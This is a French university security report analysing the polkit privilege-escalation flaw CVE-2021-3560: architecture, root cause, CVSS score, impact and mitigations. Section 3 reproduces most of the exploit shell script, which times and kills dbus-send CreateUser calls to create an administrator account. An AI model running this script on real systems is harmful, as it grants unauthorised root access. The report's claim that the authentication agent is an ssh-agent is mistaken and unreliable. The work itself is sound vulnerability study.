Grenoble INP - Ensimag

Ecole Nationale Supérieure d'Informatique
et de Mathématiques Appliquées

Devoir 1
Sécurité des systèmes d'information
-
Etude de la faille CVE-2021-3560

Hossam ELOUATI - Youness HAMOUMI

3e année - Filière ISI

Table des matières

Table des figures

1 Introduction

Sur un système Unix, il existe plusieurs *grades* d'utilisateurs avec des accès et autorisations différentes. L'utilisateur `root` est celui qui possède tous les droits sur tout objet du système. En d'autres termes, il peut créer, supprimer ou modifier des fichiers mêmes les plus sensibles et vulnérables, lancer ou interrompre un programme, etc. Cependant, en étant connecté au compte `root`, une fause manoeuvre ou manipulation peut coûter l'effacement et la destruction de tous les fichiers du système. Le principe de *séparation de privilèges* permet d'éviter cela en commandant de n'utiliser ce compte que le moins souvent possible ou de préférence jamais. De ce fait, les utilisateurs ordinaires n'ont des droits d'accès en création, en écriture et en destruction qu'à leurs propres données, et en lecture aux données partagées, autant que de besoin.

Les attaquants, sur un système Unix, vise toujours la possession de tous les droits d'un compte `root` pour avoir le contrôle de tout le système. Ce type d'attaque est connu sous le nom de l'*élévation de privilèges* ou en anglais `privilege escalation`. Cette attaque est en général réalisée en exploitant des failles et des vulnérabilités dans un système ou un service. La faille **CVE-2021-3560** en fait partie.

2 Faille CVE-2021-3560 & Service compromis

2.1 Quelques mots sur la faille CVE-2021-3560

La faille CVE-2021-3560 a été découverte par Kevin BACKHOUSE, chercheur en sécurité des systèmes d'information et membre de l'équipe GitHub Security Lab. Son travail consiste à améliorer la sécurité des systèmes d'information en recherchant et reportant des vulnérabilités trouvées.

Après avoir découvert une vulnérabilité dans un service du système Unix, nommé Polkit (expliqué dans les sections qui suivent), et en collaboration avec les développeurs de Polkit et l'équipe sécurité des Red Hat, la vulnérabilté devient publique et prend officiellement le numéro CVE-2021-3560.

2.2 Attaque : Privilege Escalation

La vulnérabilité CVE-2021-3560 est exploitée pour réaliser une attaque dite : élévation de privilèges. En effet, l'élévation des privilèges, en anglais *privilege escalation* est une technique qui consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme `sudo` est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. Cette technique est également employé pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas.

2.3 Distributions des systèmes Unix vulnérables

Plusieurs distributions d'Unix connues sont vulnérables à l'attaque Privilege Escalation en utilisation CVE-2021-3560 :

- RHEL 8
- Fedora 21 (or later)
- Debian testing ("bullseye")
- Ubuntu 20.04

Bien que ces distributions soient vulnérables, d'autres versions ne le sont pas comme :

- RHEL 7

- Fedora 20 (or earlier)
- Debian 10 ("buster")
- Ubuntu 18.04

2.4 Service Compromis : Polkit

2.4.1 Généralités sur Polkit

A la différence de `sudo`, qui est une méthode permettant l'élévation de privilèges, `polkit` est une bibliothèque logicielle qui ne se voit pas attribuer des droits d'administrateur mais qui permet l'interaction entre des services privilégiés du système et des applications qui s'exécutent avec des droits restreints. Polkit est installé par défaut dans plusieurs distributions de Linux. Il est utilisé par **systemd**, alors toutes les distributions utilisant **systemd** utilise polkit.

Polkit est le service système qui s'exécute en arrière plan en voyant une fenêtre comme celle de la figure 1 :



FIGURE 1 – Dialog box d'authentification

2.4.2 Architecture de polkit

Polkit fonctionne en communiquant avec 4 autres processus (voir figure 2).

- `dbus-send` est utilisé pour envoyer des messages `bus`. Les messages `bus` est une infrastructure de messagerie permettant à différents systèmes de communiquer via un ensemble d'interfaces partagé.
- `Authentication agent/ssh-agent` est un agent SSH stockant en mémoire les clés publiques pendant la durée de la session pour éviter d'avoir à retaper la phrase secrète à chaque fois que l'on sollicite l'utilisation de la clé privée.
- `accounts-daemon` est un démon, c'est-à-dire un processus s'exécutant en arrière-plan, permettant aux programmes d'obtenir et de manipuler les informations des comptes utilisateurs du système.
- `dbus-daemon` est un logiciel qui permet à des applications ou des processus de communiquer entre eux. Il est mis-en-oeuvre en tant que processus s'exécutant en arrière-plan (d'où son nom **daemon**). En somme, il joue le rôle de coordinateur entre les quatres processus.



FIGURE 2 – Architecture de polkit



FIGURE 3 – Exemple création d'un nouveau utilisateur et inter-communication des 5 processus

Pour chaque processus nécessitant l'appel à `polkit`, comme la création d'un nouveau utilisateur administrateur, les cinq processus communiquent entre eux selon le scénario proposé dans la figure 3. En effet, une connexion comportant la demande de création de l'utilisateur est créée par `dbus-send` sous forme d'un message BUS portant un nom unique de la forme **" :1.09"**. Le message est reçu par `dbus-daemon` puisqu'il s'agit d'une demande envoyée d'un processus non priviligié (partie gauche de la figure 3) vers un autre privilégié (partie droite). `dbus-daemon` stocke le nom de la connexion associée à un **UID** : un identifiant qui indique si l'utilisateur possède tous les privilèges ou non. Si c'est le cas, l'UID prend souvent la valeur 0 si c'est le `user root` qui est à l'origine de la connexion. `dbus-daemon` envoie la connexion à `accounts-daemon` qui demande par la suite à `polkit` si la connection est autorisée. En d'autres termes, si la connexion nécessite des droits, `polkit` vérifie si l'utilisateur possède ces droits. `Polkit` vérifie l'UID stockée par `dbus-daemon`. Si UID est égal à 0, alors il autorise directement la connexion et `accounts-daemon` crée directement le nouveau utilisateur. Sinon, `polkit` s'adresse à `SSH-Agent` pour demander à l'utilisateur de saisir son mot de passe. `Polkit` vérifie le mot de passe saisi et autorise la connexion.

3 Exploitation de la vulnérabilité / Scénario d'attaque

L'exploitation de la vulnérabilité consiste à réaliser une attaque Privilege Escalation ; en d'autres termes, réussir à créer un compte administrateur. Cette attaque peut se faire facilement en tapant quatre à cinq commandes en terminal.

Un exemple de scénario d'attaque est présenté en vidéo (Un autre lien vers une vidéo Youtube est également disponible). L'expérimentation a été faite sur une distribution d'Unix : Ubuntu 20.04 en utilisant un script Shell comportant les étapes de l'exploitation.

3.1 Etape 1 : Choix du pseudo et du mot de passe du `user root` à créer

Premièrement, l'attaquant modifie les valeurs des variables dans le script pour choisir un nom, un mot de passe et son hachage.

```
# Set the name and display name
userName=eve
realName="Eve"
accountType=1
password="$5$WR3c6...kcoTB"
passHint="password"
```

3.2 Etape 2 : Vérification de la version de la distribution

Le bout de code suivant vérifie si la version de la distribution est vulnérable ou non. Après vérification, il affiche un message en terminal.

```
# Check Polkit version
polkitVersion=$(systemctl status polkit.service | grep
    version
     | cut -d "␣" -f 9)
if [[ $(apt list --installed 2>/dev/null |
         grep polkit | grep -c 0.105-26) -ge 1 ||
         $(yum list installed |
         grep polkit | grep -c 0.117-2) ]]; then
     echo [*] Vulnerable version of polkit found
else
     echo [!] WARNING: Version of polkit might not vulnerable
fi
```

3.3 Etape 3 : Vérification de la connexion SSH

Avant de commencer l'exploitation, une connexion SSH devrait être établie pour éviter qu'à chaque fois l'attaquant voit apparaître un `dialog box` lui demandant de taper son mot de passe. Le bout de code suivant vérifie la connexion SSH.

```
if [[ -z $SSH_CLIENT || -z $SSH_TTY ]]; then
     echo [!] WARNING: SSH into localhost first before running
     this script in order to avoid authentication prompts
     exit
fi
```

3.4 Etape 4 : Calcul du temps de demande de création d'utilisateur avec debus-send

Avant de créer un nouveau utilisateur, il faut connaître le temps nécessaire entre l'envoi de la demande par debus-send et sa réception par accounts-daemon.

```
mytime=$(time ( dbus-send --system --dest=org.freedesktop.
    Accounts --type=method_call --print-reply /org/freedesktop/
    Accounts org.freedesktop.Accounts.CreateUser string:
    $userName string:$realName int32:$accountType  ) 2>&1 1>/
    dev/null)
result=`echo $mytime| cut -c92-94`
realTime="$zero$result"
halfTime=$(echo "scale=3;$realTime/2" | bc)
```

3.5 Etape 5 : Création d'un nouveau utilisateur

Après avoir calculé le temps nécessaire mytime, un processus de création d'un nouveau compte est créé puis tué après un laps de temps de mytime/2. Cette opération se répète jusqu'à la création d'un nouveau utilisateur.
Le reste du script Shell permet d'ajouter le mot de passe du nouveau utilisateur avec les privilèges d'un administrateur. Après la fin de l'exploitation, l'attaquant peut se connecter au nouveau utilisateur eve en utilisant :

```
su - eve ; sudo su
```

3.6 Explications de la vulnérabilité

La vulnérabilité se trouve dans l'étape 5 de la figure 3 où polkit demande à dbus-daemon l'UID de la connexion. Ceci dit, une question se pose :

Qu'arrive-t-il si polkit demande à dbus-daemon l'UID d'une connexion qui n'existe plus ?

dbus-daemon traite ce cas correctement et retourne une erreur. En revanche, polkit envoie une série de processus pour demander l'UID et la plupart de ces processus gèrent l'erreur correctement sauf **un seul processus** qui ne rejette pas la demande et la considère comme si elle provenait d'un processus d'UID 0, c'est-à-dire provenant immédiatement d'un processus root donc il l'autorise.

Dans l'étape 4 de l'exploitation, le temps du calcul de la demande de création de l'utilisateur avec debus-daemon permet de retrouver le bon moment pour tuer le processus, car si ce dernier est tué au juste moment où le processus qui ne gère pas l'erreur est lancée, alors le compte root pourra être créé. C'est cette recherche du temps exact qui explique la boucle while :

```
userid=""
echo [*] Attempting to create account
while [[ $userid == "" ]]
do
    dbus-send --system --dest=org.freedesktop.Accounts --type
       =method_call --print-reply /org/freedesktop/Accounts
       org.freedesktop.Accounts.CreateUser string:$userName
       string:$realName int32:$accountType 2>/dev/null & sleep
        "$halfTime" ; kill $! 2>/dev/null
```

```
6     if id "$userName" &>/dev/null; then
7         userid=$(id -u $userName)
8         echo [*] New user $userName created with uid of
              $userid
9     fi
10 done
```

En effet, les instructions à l'intérieur de la boucle `while` permettent de lancer la commande `dbus-send` et de la tuer au bout d'un temps préalablement calculé. Si l'opération est réussie, i.e. le processus ne gérant pas l'erreur est le seul qui soit tué, alors un nouveau utilisateur avec un nouveau `userid` est créé. Sinon, la même opération se refait jusqu'à ce qu'elle réussisse. Ce qui explique le **non-déterminisme du temps de l'exploitation**.

La fonction qui demande à `dbus-daemon` l'UID de la connexion est nommée :

`polkit_system_bus_name_get_creds_sync`

Dans le cas d'une erreur, la fonction modifie l'argument `error` qui doit être par la suite vérifier par toutes les fonctions qui appeleront la fonction `polkit_system_bus_name_get_creds_sync`. Ce n'est pas le cas de la fonction :

`check_authorization_sync`

En fait, cette fonction contient une variable `implied_result` qui n'est pas `NULL` pour un seul processus : le fameux processus pour lequel l'authentification est possible. Si `implied_resut` n'est pas `NULL`, `check_authorization_sync` ignore l'argument `error` et donc l'erreur n'est pas gérée.

4 Classification de la vulnérabilité : Score & Impact

La classification de la faille CVE-2021-3560 a été faite par **Red Hat**. Cette classification consiste à donner l'impact de la vulnarabilité et son score (CVSS ou Common Vulnerability Scoring System).

4.1 Impact de la vulnérabilité

Selon **Red Hat**, l'impact de la vulnérabilité est **important**. Cette classification est donnée aux failles qui peuvent facilement compromettre la confidentialité, l'intégrité et l'accès aux ressources. Ces types de failles, permettent l'élévation de privilèges, en d'autres termes d'accéder à des droits supplémentaires et de consulter des ressources qui devront être protégées par une authentification ou à exécuter du code malicieux, etc.

4.2 CVSS - Common Vulnerability Scoring System

Ce score permet de détailler l'impact de la vulnérabilité selon plusieurs aspects :

- **AV - Vecteur d'attaque** (*Attack Vector*) : décrit le contrôle de l'attaque et comment l'exploitation a été exploitée ;
- **AC - Complexité de l'attaque** (*Attack Complexity*) : difficultés pour réaliser l'attaque et les facteurs entrant en jeu ;
- **UI - Interaction de l'utilisateur** (*User Interaction*) : détermine si l'attaque nécessite la participation d'un humain ou si elle peut être automatisée ;

- **PR - Privilèges nécessaires** (*Required Privileges*) : décrit le niveau d'authentification de l'utilisateur nécessaire pour que l'attaque réussisse ;
- **S - Portée** (*Scope*) : détermine à quel point l'attaquant peut affecter un composant hors de sa portée/autorité ;
- **C - Confidentialité** (*Confidentiality*)
- **I - Intégrité** (*Integrity*)
- **A - Accès aux données et ressources** (*Availability*)



FIGURE 4 – CVSS de la faille CVE-2021-3560

La figure 4 montre le score donné par **Red Hat** à la faille CVE-2021-3560 : **7.8**, son impact et les détails pour les aspects de classification listés ci-dessus. S

5 Exemple d'impact de l'exploitation de la vulnérabilité : cas d'une entreprise

Qu'il soit intérieur ou extérieur, un attaquant exploitant la vulnérablité CVE-2021-3560 et créant un compte administrateur pourrait avoir le contrôle de tout le serveur, la base de données et les services de toute une entreprise (pour laquelle les dégâts seraient catastrophiques). L'attaquant pourra avoir accès à des ressources sensibles de clients à partir de la base de données (par exemple pour une banque, l'attaquant pourra avoir le contrôle des comptes des clients ...), aux ressources confidentielles & sensibles de l'entreprise ou glisser du code malicieux dans les services de l'entreprise tantôt pour les employés tantôt pour les clients.

6 Bonnes pratiques pour se protéger de l'exploitation de la faille CVE-2021-3560

Pour limiter les probabilités de l'exploitation de la faille CVE-2021-3560, les organisations doivent protéger les systèmes & données sensibles et confidentiels cibles d'attaques. Tout ce dont un



FIGURE 5 – Impact de l'attaque Privilege Escalation sur le fonctionnement d'une entreprise

attaquant a besoin c'est de pénétrer dans un système. Pour empêcher ceci :

- **Protéger et analyser le réseau, les systèmes et les applications** : Il est indispensable de scanner régulièrement les systèmes et les composants de l'infrastructure informatique à la recherche de vulnérabilités qui pourraient permettre à de nouvelles menaces de pénétrer. Il est donc possible d'utiliser un scanner de vulnérabilité efficace pour trouver des systèmes d'exploitation et des applications non corrigés et non sécurisés, des erreurs de configuration, des mots de passe faibles et d'autres failles que les attaquants peuvent exploiter.
- **Gestion appropriée des comptes de privilèges** : Gérer les comptes privilégiés et s'assurer qu'ils sont tous sécurisés, utilisés selon les meilleures pratiques et non exposés. Les équipes de sécurité doivent avoir un inventaire de tous les comptes, où ils existent et à quoi ils servent.
- **Contrôler le comportement des utilisateurs** : Il faut régulièrement surveiller ce que font les employés au sein d'une entreprise surtout ceux dont les comptes donnent accès direct aux serveurs centraux.
- **Suivre une politique de mots de passe solides** : Utiliser des moyens pour générer et vérifier des mots de passe solides et difficiles à décrypter comme : Password Auditor...
- **Former les utilisateurs** : Il s'agit d'une pratique essentielle pour limiter les attaques car il faut sensibiliser les utilisateurs de l'importance des privilèges qu'ils possèdent par exemple. En outre, dans le cas de la vulnérabilité CVE-2021-3560, l'attaque est réalisée si la connexion SSH est établie. Donc, les utilisateurs doivent être conscients du danger qu'implique cette connexion SSH. Par consèquent, il faut toujours vérifier ses clés publiques après chaque connexion SSH.

7 Expérimentation

7.1 Aperçu de l'expérimentation

lien Drive ou **lien Youtube**

7.2 Environnement de travail

L'expérimentation doit être réalisée dans une des distributions cités auparavant. La distribution sera vérifiée par le script.

L'expérimentation peut être réalisée sur un système Unix Ubuntu 20.04. Elle nécessite l'installation de deux packages : `accountsservice` et `gnome-control-center` en utilisant la commande suivant sur ubuntu :

```
sudo apt-get update
sudo apt-get install accountsservice gnome-control-center
```

7.3 Utilisation de la machine virtuelle avec Vagrantfile

Si le système d'exploitation n'est pas une distribution vulnérable, une machine virtuelle est à disposition et est disponible grâce à Vagrant en tapant les commandes suivantes :

```
vagrant init ubuntu/focal64
vagrant up
```

7.4 Temps de l'expérimentation

Le temps de l'exploitation, comme indiqué dans le rapport, n'est pas déterministe. Vous pouvez la réaliser dans 2 minutes comme dans 30 minutes ou plus. Dans notre cas, l'expérimentation a duré 16min environ.

8 Bibliographie

- https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
- https://www.exploit-db.com/exploits/50011
- https://www.security-database.com/detail.php?alert=CVE-2021-3561
- https://access.redhat.com/security/cve/CVE-2021-3560
- https://www.journaldunet.com/solutions/dsi/1420033-active-directory-huit-bonnes-pratiques-de-securite/
- Sécurité informatique, Principes & Méthodes à l'usage des DSI, RSSI et administrateurs. 4e édition. L.Bloch - C.Wolfhugel